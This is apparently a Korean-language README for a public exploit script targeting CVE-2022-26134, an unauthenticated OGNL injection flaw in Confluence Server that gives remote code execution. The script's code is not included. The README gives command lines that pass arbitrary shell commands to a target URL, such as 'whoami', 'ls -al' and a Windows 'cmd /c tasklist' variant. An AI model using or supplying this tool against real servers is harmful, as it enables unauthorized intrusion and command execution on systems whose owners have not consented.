brucetg/cve-2022-26134
(CVE-2022-26134)인증되지 않은 원격 OGNL 주입 취약점으로, Confluence 서버 컨텍스트에서 코드 실행을 초래합니다.

(CVE-2022-26134) 인증되지 않은 원격 OGNL 주입 취약점으로, Confluence 서버의 컨텍스트에서 코드 실행을 초래합니다.
요구 사항: Python2 또는 Python3
사용법:
python cve_2022_26134.py -url target_url -cmd "ls -al"
python cve_2022_26134.py -url target_url -cmd "whoami"


대상이 Windows 시스템인 경우 다음과 같이 스크립트를 사용하십시오. 예:
python3 cve_2022_26134.py -url target_url -cmd "cmd /c tasklist"